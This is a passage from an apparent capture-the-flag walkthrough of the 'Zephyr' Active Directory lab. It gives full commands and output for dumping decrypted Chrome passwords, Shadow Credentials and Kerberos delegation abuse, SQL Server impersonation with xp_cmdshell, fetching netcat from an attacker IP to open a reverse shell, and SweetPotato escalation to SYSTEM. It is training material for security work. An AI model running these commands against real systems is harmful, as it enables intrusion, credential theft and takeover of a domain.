5472  780   RuntimeBroker.exe                 x64   1         ZSM\marcus     C:\Windows\System32\RuntimeBroker.exe
<SNIP>

(Meterpreter 2)(C:\Users\marcus\Documents) > migrate 5472
[*] Migrating from 328 to 5472...
[*] Migration completed successfully.
```

Since we have a meterpreter shell we can also dump the chrome passwords identified with `WinPEAS.bat`.

```
background
use post/windows/gather/enum_chrome
set session 2
run
```

```

[msf](Jobs:1 Agents:2) post(windows/gather/enum_chrome) >> run

[*] Running as user 'ZSM\marcus'...
[*] Extracting data for user 'marcus'...
[+] Downloaded Web Data to
'/root/.msf4/loot/20221228033813_default_192.168.210.11_chrome.raw.WebD_663129.txt'
[-] Cookies not found
[+] Downloaded History to
'/root/.msf4/loot/20221228033817_default_192.168.210.11_chrome.raw.Histo_558990.txt'
[+] Downloaded Login Data to
'/root/.msf4/loot/20221228033820_default_192.168.210.11_chrome.raw.Login_167885.txt'
[+] Downloaded Bookmarks to
'/root/.msf4/loot/20221228033822_default_192.168.210.11_chrome.raw.Bookm_462941.txt'
[+] Downloaded Preferences to
'/root/.msf4/loot/20221228033825_default_192.168.210.11_chrome.raw.Prefe_542676.txt'
[*] Found password encrypted with masterkey
[+] Found masterkey!
[*] Extensions installed:
[*] => Web Store
[*] => Google Docs Offline
[*] => Chrome PDF Viewer
[*] => Google Network Speech
[*] => Google Hangouts
[*] => Chrome Web Store Payments
[+] Decrypted data saved in:
/root/.msf4/loot/20221228033832_default_192.168.210.11_chrome.decrypted_446412.txt
[*] Post module execution completed
[msf](Jobs:1 Agents:2) post(windows/gather/enum_chrome) >> cat
/root/.msf4/loot/20221228033832_default_192.168.210.11_chrome.decrypted_446412.txt
[*] exec: cat
/root/.msf4/loot/20221228033832_default_192.168.210.11_chrome.decrypted_446412.txt

Decrypted data
=====

Name      Decrypted Data      Origin
----      -
melissa   WinterIsHere2022!   https://zephyr.atlassian.htb/

```

Since we migrated processes, we can now execute the `Whisker.exe` without any issues.

```

# Evil-WinRM Shell
upload Whisker.exe

# Meterpreter session
shell
cd c:\users\marcus\documents
Whisker.exe list /target:ZPH-SVRMGMT1$

```



```

c:\Users\marcus\Documents>Whisker.exe list /target:ZPH-SVRMGMT1$
[*] Searching for the target account
[*] Target user found: CN=ZPH-SVRMGMT1,CN=Computers,DC=zsm,DC=local
[*] Listing devices for ZPH-SVRMGMT1$:
[*] No entries!

```

Since no entries exist for the machine account, we can create a certificate for it.

```
Whisker.exe add /target:ZPH-SVRMGMT1$
```

```

c:\Users\marcus\Documents>Whisker.exe add /target:ZPH-SVRMGMT1$
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password QVvbcLNJMZTCjBjk
[*] Searching for the target account
[*] Target user found: CN=ZPH-SVRMGMT1,CN=Computers,DC=zsm,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID df40cf8e-b1d9-410b-a2ca-5d0d954fe90e
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:ZPH-SVRMGMT1$ /certificate:MIIJ2AIBAzCCCZQGSqGSIB3D<SNIP>
/password:"QVvbcLNJMZTCjBjk" /domain:zsm.local /dc:ZPH-SVRDC01.zsm.local /getcredentials /show

```

Using Rubeus command provided by Whisker.exe we can create and apply a Kerberos ticket of the machine account but we need to add the /ptt option to automatically import the ticket.

```

# Evil-WinRM Shell
upload Rubeus.exe

# Meterpreter session
Rubeus.exe asktgt /user:ZPH-SVRMGMT1$ /certificate:MIIJ<SNIP>
/password:"QVvbcLNJMZTCjBjk" /domain:zsm.local /dc:ZPH-SVRDC01.zsm.local
/getcredentials /show /ptt

```



```
c:\Users\marcus\Documents> Rubeus.exe asktgt /user:ZPH-SVRMGMT1$ /certificate:MIISNIP>
/password:"QVvbcLNJmZTCjBjk" /domain:zsm.local /dc:ZPH-SVRDC01.zsm.local /getcredentials /show
/ptt
```

```
(____ \      | |
_____) _ _ | | _ _ _ _ _ _ _ _ _
| _ _ /| | | | _ \ | _ _ | | | / _ _ )
| | \ \ | | | | | ) ) _ _ | | | _ _ |
|_|  | | _ _ / | _ _ / | _ _ ) _ _ / ( _ _ /
```

v2.2.0

[*] Action: Ask TGT

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=ZPH-SVRMGMT1$
[*] Building AS-REQ (w/ PKINIT preauth) for: 'zsm.local\ZPH-SVRMGMT1$'
[*] Using domain controller: 192.168.210.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
<SNIP>
[+] Ticket successfully imported!
```

```
ServiceName      : krbtgt/zsm.local
ServiceRealm     : ZSM.LOCAL
UserName         : ZPH-SVRMGMT1$
UserRealm        : ZSM.LOCAL
StartTime        : 28/12/2022 00:50:41
EndTime          : 28/12/2022 10:50:41
RenewTill        : 04/01/2023 00:50:41
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : bwtoUJz2BH9T@mhSraKlQ==
ASREP (key)      : 3D02768F8DC73F7D0F499BF6A7F04B71
```

[*] Getting credentials using U2U

```
CredentialInfo   :
Version          : 0
EncryptionType   : rc4_hmac
CredentialData    :
  CredentialCount : 1
  NTLM            : DB278E58DA005F9D3DE35836218BA500
```

Checking `klist` we can see that a new ticket for the machine account has been applied to us.

```
c:\Users\marcus\Documents>klist
```

```
Current LogonId is 0:0x2d85e
```

```
Cached Tickets: (1)
```

```
#0>      Client: ZPH-SVRMGMT1$ @ ZSM.LOCAL
      Server: krbtgt/zsm.local @ ZSM.LOCAL
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
      Start Time: 12/28/2022 0:50:41 (local)
      End Time:   12/28/2022 10:50:41 (local)
      Renew Time: 1/4/2023 0:50:41 (local)
      Session Key Type: RSADSI RC4-HMAC(NT)
      Cache Flags: 0x1 -> PRIMARY
      Kdc Called:
```

Focusing on movement to `jamie` now, we see that `ZPH-SVRMGMT1` can add group members to `GENERAL MANAGEMENT` who can then reset the `jamie` account password. In our `Evil-WinRM` shell we upload `PowerView` to the target and then switch back to our `meterpreter` shell to add `marcus` to the `GENERAL MANAGEMENT` group.

```
# Evil-WinRM shell
upload PowerView.ps1

# Meterpreter shell
powershell -ep bypass
. .\PowerView.ps1
Add-DomainGroupMember -Identity 'GENERAL MANAGEMENT' -Members 'marcus'
Get-DomainGroupMember -Identity 'GENERAL MANAGEMENT'
```

```

PS C:\Users\marcus\Documents> Add-DomainGroupMember -Identity 'GENERAL MANAGEMENT' -Members 'marcus'
PS C:\Users\marcus\Documents> Get-DomainGroupMember -Identity 'GENERAL MANAGEMENT'

GroupDomain      : zsm.local
GroupName        : General Management
GroupDistinguishedName : CN=General Management,CN=Builtin,DC=zsm,DC=local
MemberDomain     : zsm.local
MemberName       : jamie
MemberDistinguishedName : CN=Jamie Smith,OU=Users,OU=Zephyr,OU=Sites,DC=zsm,DC=local
MemberObjectClass : user
MemberSID        : S-1-5-21-2734290894-461713716-141835440-4602

GroupDomain      : zsm.local
GroupName        : General Management
GroupDistinguishedName : CN=General Management,CN=Builtin,DC=zsm,DC=local
MemberDomain     : zsm.local
MemberName       : marcus
MemberDistinguishedName : CN=Marcus Thompson,OU=Users,OU=Zephyr,OU=Sites,DC=zsm,DC=local
MemberObjectClass : user
MemberSID        : S-1-5-21-2734290894-461713716-141835440-4102

```

We successfully added `marcus` to the `GENERAL MANAGEMENT` group. Now we need to change the password for `jamie`. Remember to purge klist tickets because the machine account has excessive ones and returns authentication errors.

```

klist purge
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Domain zsm.local -Identity jamie -AccountPassword $UserPassword
-Verbose

```

```

PS C:\Users\marcus\Documents> $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
PS C:\Users\marcus\Documents> Set-DomainUserPassword -Domain zsm.local -Identity jamie -AccountPassword
$UserPassword -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'zsm.local'
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'jamie'
VERBOSE: [Set-DomainUserPassword] Password for user 'jamie' successfully reset

```

Exit out of the `Evil-WinRM` shell and authenticate as `jamie`. This will allow us to read the administrator flag in `c:\users\administrator\desktop\flag.txt`

```

proxychains evil-winrm -i 192.168.210.11 -u 'zsm\jamie' -p 'Password123!'
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v3.4


Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jamie\Documents> type c:\users\administrator\Desktop\flag.txt
ZEPHYR{K3y_Cr3d3n714l_l1nk_d4ng3r}

```

Movement

Looking back at the `BloodHound` output, we see that the `jamie` has `GenericAll` privilege against the CA machine account.



Upload `PowerView.ps1` to the target to add the `jamie` account into the `CA Managers` group.

```
upload PowerView.ps1
. .\PowerView.ps1
Add-DomainGroupMember -Identity 'CA Managers' -Members 'jamie'
Get-DomainGroupMember -Identity 'CA Managers'
```

```
*Evil-WinRM* PS C:\Users\jamie\Documents> Add-DomainGroupMember -Identity 'CA Managers' -Members 'jamie'
Warning: [Add-DomainGroupMember] Error finding the group identity 'CA Managers' : Exception calling
"FindByIdentity" with "2" argument(s): "An operations error occurred."

*Evil-WinRM* PS C:\Users\jamie\Documents> Get-DomainGroupMember -Identity 'CA Managers'
Warning: [Get-DomainGroupMember] Error searching for group with identity 'CA Managers': Exception calling
"FindOne" with "0" argument(s): "An operations error occurred."
```

It seems that the ACLs on the machine are preventing our execution, to bypass this we enable the RDP on this machine and access the desktop to perform the attack.

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name
"fDenyTSConnections" -Value 0
New-NetFirewallRule -DisplayName "Remote Desktop" -Direction Inbound -Action Allow -
Protocol TCP -LocalPort 3389
```

To access the RDP instance we need to fire up `remmina` with `proxychains`.

```
proxychains remmina
```

Once authenticated as `jamie` we fire up a `PowerShell` window, import `PowerView` and add `jamie` into the `CA Managers` group.


```
. .\PowerView.ps1
Add-DomainGroupMember -Identity 'CA Managers' -Members 'jamie'
Get-DomainGroupMember -Identity 'CA Managers'
```

```
PS C:\users\jamie\Documents> . .\PowerView.ps1
PS C:\users\jamie\Documents> Add-DomainGroupMember -Identity 'CA Managers' -Members 'jamie'
PS C:\users\jamie\Documents> Get-DomainGroupMember -Identity 'CA Managers'
```



```
GroupDomain      : zsm.local
GroupName        : CA Managers
GroupDistinguishedName : CN=CA Managers,CN=Builtin,DC=zsm,DC=local
MemberDomain     : zsm.local
MemberName       : jamie
MemberDistinguishedName : CN=Jamie Smith,OU=Users,OU=Zephyr,OU=Sites,DC=zsm,DC=local
MemberObjectClass : user
MemberSID        : S-1-5-21-2734290894-461713716-141835440-4602
```



```
GroupDomain      : zsm.local
GroupName        : CA Managers
GroupDistinguishedName : CN=CA Managers,CN=Builtin,DC=zsm,DC=local
MemberDomain     : zsm.local
MemberName       : ca_svc
MemberDistinguishedName : CN=ca_svc,OU=Service
Accounts,OU=Users,OU=Zephyr,OU=Sites,DC=zsm,DC=local
MemberObjectClass : user
MemberSID        : S-1-5-21-2734290894-461713716-141835440-4104
```

To abuse `GenericAll` we take advantage of both `PowerMad` and `PowerView` PowerShell modules. First we upload `Powermad` and `Rubeus` via `Evil-WinRM` and create a fake machine through the RDP.

```
# Evil-WinRM shell
upload Rubeus.exe
upload Powermad.ps1

# RDP PowerShell
. .\Powermad.ps1
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ZSM\jamie', $SecPassword)

New-MachineAccount -MachineAccount test01 -Password $(ConvertTo-SecureString
'Summer2018!' -AsPlainText -Force) -Credential $Cred
```

```
PS C:\users\jamie\Documents> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
PS C:\users\jamie\Documents> $Cred = New-Object System.Management.Automation.PSCredential('ZSM\jamie',
$SecPassword)
PS C:\users\jamie\Documents> New-MachineAccount -MachineAccount test01 -Password $(ConvertTo-SecureString
'Summer2018!' -AsPlainText -Force) -Credential $Cred
[+] Machine account test01 added
```


Get the Security Identifier of the newly created machine.

```
$ComputerSid = Get-DomainComputer test01 -Properties objectsid -Credential $Cred |  
Select -Expand objectsid
```

Build a generic ACE using the Security Identifier.

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$( $ComputerSid) )"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```

Set `msDS-AllowedToActOnBehalfOfIdentity` which will grant us impersonation on the target machine since we have the `write` permission from `CA Managers` group.

```
Get-DomainComputer ZPH-SVRCA01 -Credential $Cred | Set-DomainObject -Set @{'msds-allowedtoactonbehalfroftheridentity'=$SDBytes} -Credential $Cred
```

Hash the plaintext password of our machine.

```
.\Rubeus.exe hash /password:Summer2018! /user:test01 /domain:zsm.local
```

```
PS C:\users\jamie\Documents> .\Rubeus.exe hash /password:Summer2018! /user:test01 /domain:zsm.local
```

```
(-----) _ | |  
| _ _ / | | | _ \ | _ _ | | | / _ _ )  
| | \ \ | | | | ) _ _ | | | _ _ |  
|_| |_| _ _ _ / _ _ _ ) _ _ / ( _ _ /  
  
v2.2.0  
  
[*] Action: Calculate Password Hash(es)  
  
[*] Input password      : Summer2018!  
[*] Input username     : test01  
[*] Input domain       : zsm.local  
[*] Salt               : ZSM.LOCALtest01  
[*] rc4_hmac           : EF266C6B963C0BB683941032008AD47F  
[*] aes128_cts_hmac_sha1 : D344CF6D51DEF03B740BC58A8825877A  
[*] aes256_cts_hmac_sha1 : C74D4B30DD549D4C276B8638AD384C55B661A8772B95705151C5F1099C944464  
[*] des_cbc_md5        : BCB529586231E55E
```

Impersonate the domain administrator on the `ZPH-SRVCA01` machine and export the ticket.

```
.\Rubeus.exe s4u /user:test01$ /domain:zsm.local /rc4:EF266C6B963C0BB683941032008AD47F
/impersonateuser:administrator /msdssp: http/ZPH-SVRCA01 /altservice:cifs /ptt /nowrap
```

```

PS C:\users\jamie\Documents> .\Rubeus.exe s4u /user:test01$ /domain:zsm.local /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator /msdssp:http/ZPH-SVRCA01 /altservice:cifs /ptt /nowrap

(-----\      | |
-----) )_ -| |__ ----- - - ____
| _ _ /| | | | _ \| _ _ | | | /_ _ )
| | \ \ | | | | _ ) ) _ _ | | | _ _ |
|_| | | _ _ _ /| _ _ _ /| _ _ _ ) _ _ / ( _ _ /

v2.2.0

[*] Action: S4U

[*] Using rc4_hmac hash: EF266C6B963C0BB683941032008AD47F
[*] Building AS-REQ (w/ preauth) for: 'zsm.local\test01$'
[*] Using domain controller: 192.168.210.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
<SNIP>
[*] Action: S4U

[*] Building S4U2self request for: 'test01$@ZSM.LOCAL'
[*] Using domain controller: ZPH-SVRDC01.zsm.local (192.168.210.10)
[*] Sending S4U2self request to 192.168.210.10:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'test01$@ZSM.LOCAL'
[*] base64(ticket.kirbi):
<SNIP>
[*] Impersonating user 'administrator' to target SPN 'http/ZPH-SVRCA01'
[*] Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'http/ZPH-SVRCA01'
[*] Using domain controller: ZPH-SVRDC01.zsm.local (192.168.210.10)
[*] Sending S4U2proxy request to domain controller 192.168.210.10:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/ZPH-SVRCA01':
<SNIP>
[+] Ticket successfully imported!

```

```

PS C:\users\jamie\Documents> klist

Current LogonId is 0:0x382d115

Cached Tickets: (1)

#0>      Client: administrator @ ZSM.LOCAL
        Server: cifs/ZPH-SVRCA01 @ ZSM.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        Start Time: 12/28/2022 1:16:20 (local)
        End Time:   12/28/2022 11:16:20 (local)
        Renew Time: 1/4/2023 1:16:20 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

```

Access the  share and read the administrators flag.

```

dir \\ZPH-SVRCA01\c$
type \\ZPH-SVRCA01\c$\Users\Administrator\Desktop\flag.txt

```

```

PS C:\users\jamie\Documents> dir \\ZPH-SVRCA01\c$

Directory: \\ZPH-SVRCA01\c$

Mode                LastWriteTime         Length Name
----                -
d-----            16/03/2022     09:26      inetpub
d-----            08/05/2021     01:15      PerfLogs
d-r---            21/10/2022     03:40      Program Files
d-----            08/05/2021     02:34      Program Files (x86)
d-r---            16/03/2022     09:27      Users
d-----            10/08/2022     04:23      Windows


PS C:\users\jamie\Documents> type \\ZPH-SVRCA01\c$\Users\Administrator\Desktop\flag.txt
ZEPHYR{C0n57r4in3d_d3l3g4710n_1s_d4ng3r0us}

```

The Statement

We perform a port scan against the database server and see what ports are available.

```
nmap -T4 -sV 192.168.210.15
```

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The terminal shows the execution of an nmap command and its output. The output is formatted as a table with columns for PORT, STATE, SERVICE, REASON, and VERSION.

```
root@zephyr:/tmp# nmap -T4 -sV 192.168.210.15
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-28 09:25 UTC
<SNIP>
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
445/tcp   open  microsoft-ds? syn-ack ttl 128
1433/tcp  open  ms-sql-s     syn-ack ttl 128 Microsoft SQL Server
```

Port scan reveals that the SQL Server is running on the target host. Going back to `zabbix`, we remember that we gained credentials to the database. We can try to reuse those credentials and use any of the exploited machines to import [PowerUpSQL.ps1](#) for reconnaissance. Since we already have a `Evil-WinRM` shell as `marcus` we will perform the enumeration from there.

```
upload PowerUpSQL.ps1
. .\PowerUpSQL.ps1
Invoke-SQLAudit -Instance ZPH-SVRSQL01.zsm.local -Verbose -username zabbix -password
rDhHbBEfh35sMbkY
```



```

*Evil-WinRM* PS C:\Users\marcus\Documents> . .\InvokePowerUpSQL.ps1
*Evil-WinRM* PS C:\Users\marcus\Documents> Invoke-SQLAudit -Instance ZPH-SVRSQL01.zsm.local -
Verbose -username zabbix -password rDhHbBEfh35sMbK
Verbose: LOADING VULNERABILITY CHECKS.
Verbose: RUNNING VULNERABILITY CHECKS.
Verbose: ZPH-SVRSQL01.zsm.local : RUNNING VULNERABILITY CHECKS...
<SNIP>
ComputerName : ZPH-SVRSQL01.zsm.local
Instance      : ZPH-SVRSQL01.zsm.local
Vulnerability : Excessive Privilege - Impersonate Login
Description   : The current SQL Server login can impersonate other logins. This may allow an
authenticated login to gain additional privileges.
Remediation    : Consider using an alternative to impersonation such as signed stored procedures.
Impersonation  : is enabled using a command like: GRANT IMPERSONATE ON Login::sa to [user]. It can
be removed using a command like: REVOKE IMPERSONATE ON
                  Login::sa to [user]
Severity       : High
IsVulnerable   : Yes
IsExploitable  : Yes
Exploited      : No
ExploitCmd     : Invoke-SQLAuditPrivImpersonateLogin -Instance ZPH-SVRSQL01.zsm.local -Exploit
Details        : zabbix can impersonate the sa SYSADMIN login. This test was ran with the zabbix
login.
Reference      : https://msdn.microsoft.com/en-us/library/ms181362.aspx
Author         : Scott Sutherland (@_nullbind), NetSPI 2016

```

We have impersonation privilege over `sa` account as `zabbix` user. To exploit this we can impersonate the `sa` account and add `zabbix` user into the `sysadmin` group.

```

Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS LOGIN = 'sa';EXEC
sp_addsrvrolemember 'zabbix','sysadmin'" -username zabbix -password rDhHbBEfh35sMbK

```

Verify that we are now in the `sysadmin` group.

```

Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "SELECT
is_srvrolemember('sysadmin');" -username zabbix -password rDhHbBEfh35sMbK -Verbose

```

```

*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXECUTE AS
LOGIN = 'sa';EXEC sp_addsrvrolemember 'zabbix','sysadmin'" -username zabbix -password rDhHbBEfh35sMbK

*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "SELECT
is_srvrolemember('sysadmin');" -username zabbix -password rDhHbBEfh35sMbK -Verbose
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.

Column1
-----
1

```

Now we can enable `xp_cmdshell` and gain a shell on the `ZPH-SVRSQL01` server.

```
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC sp_configure 'show advanced options',1" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "RECONFIGURE" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC sp_configure 'xp_cmdshell',1" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "RECONFIGURE" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC master..xp_cmdshell 'whoami'" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
```

```
*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC sp_configure 'show advanced options',1" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.

*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "RECONFIGURE" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.

*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC sp_configure 'xp_cmdshell',1" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.

*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "RECONFIGURE" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.

*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC master..xp_cmdshell 'whoami'" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.

output
-----
nt service\mssqlserver
```

We start a local `Python3` web server and upload `netcat` to the target.

```
# Local
sudo python3 -m http.server 80

# Evil-WinRM shell
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC master..xp_cmdshell 'powershell iwr http://10.10.14.15/nc64.exe -O c:\\windows\\temp\\nc64.exe'" -username zabbix -password rDhHbBEfh35sMbkY
```

Set up a `netcat` listener on port `443` and then using the SQL query, we trigger the `netcat` reverse shell.

```
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC master..xp_cmdshell 'c:\\windows\\temp\\nc64.exe 10.10.14.15 443 -e cmd.exe'" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
```

```

sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.110.35] 7333
Microsoft Windows [Version 10.0.17763.3770]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt service\mssqlserver

```

Checking `whoami /priv` shows that we have `SeImpersonatePrivilege` enabled.

```

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name            Description                                     State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token                 Disabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process           Disabled
SeChangeNotifyPrivilege    Bypass traverse checking                     Enabled
SeImpersonatePrivilege     Impersonate a client after authentication    Enabled
SeCreateGlobalPrivilege    Create global objects                        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                Disabled

```

This allows us to privilege escalate using [SweetPotato](#). We compile the exploit and upload it to the target along with our previously generated `shell.exe` for `Metasploit`.

```

powershell iwr http://10.10.14.15:443/SweetPotato.exe -O
c:\windows\temp\SweetPotato.exe
powershell iwr http://10.10.14.15:443/NtApiDotNet.dll -O
c:\windows\temp\NtApiDotNet.dll
powershell iwr http://10.10.14.15:443/shell.exe -O c:\windows\temp\shell.exe

```

Switch our `metasploit` payload to `windows/x64/meterpreter/reverse_tcp` and run the listener.

```

c:\windows\temp\SweetPotato.exe -e efsrpc -p c:\windows\temp\shell.exe

```



```
c:\windows\temp\SweetPotato.exe -e efsrpc -p c:\windows\temp\shell.exe
<SNIP>
[+] Attempting NP impersonation using method EfsRpc to launch
c:\windows\temp\shell.exe
[+] Triggering name pipe access on evil PIPE \\localhost/pipe/2089f481-e158-4f65-
b061-e5b1dbc5557c/\2089f481-e158-4f65-b061-e5b1dbc5557c\2089f481-e158-4f65-b061-
e5b1dbc5557c
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!
```

Checking our `metasploit` console we see that we have triggered the payload and we can read the flag located at `c:\users\administrator\desktop\flag.txt`.

```
[msf](Jobs:1 Agents:1) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.15:443
[*] Sending stage (200774 bytes) to 10.10.110.35
[*] Meterpreter session 5 opened (10.10.14.15:443 -> 10.10.110.35:56256) at 2022-
12-28 05:37:31 -0500

(Meterpreter 5)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 5)(C:\Windows\system32) > shell
Process 3312 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3770]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type c:\users\administrator\desktop\flag.txt
ZEPHYR{SQLi_2_Imp3rs0n4710n_fun}
```


The Missing Link

Going back to our `marcus` shell, we enumerate the MSSQL instance and discover that there is a linked server.

```
Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC sp_linkedservers;" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
```

```
*Evil-WinRM* PS C:\Users\marcus\Documents> Get-SQLQuery -Instance ZPH-SVRSQL01.zsm.local -Query "EXEC sp_linkedservers;" -username zabbix -password rDhHbBEfh35sMbkY -Verbose
Verbose: ZPH-SVRSQL01.zsm.local : Connection Success.
```

```
SRV_NAME      : ZPH-SVRSQL01
SRV_PROVIDERNAME : SQLNCLI
SRV_PRODUCT    : SQL Server
SRV_DATASOURCE : ZPH-SVRSQL01
SRV_PROVIDERSTRING :
SRV_LOCATION   :
SRV_CAT        :
```

```
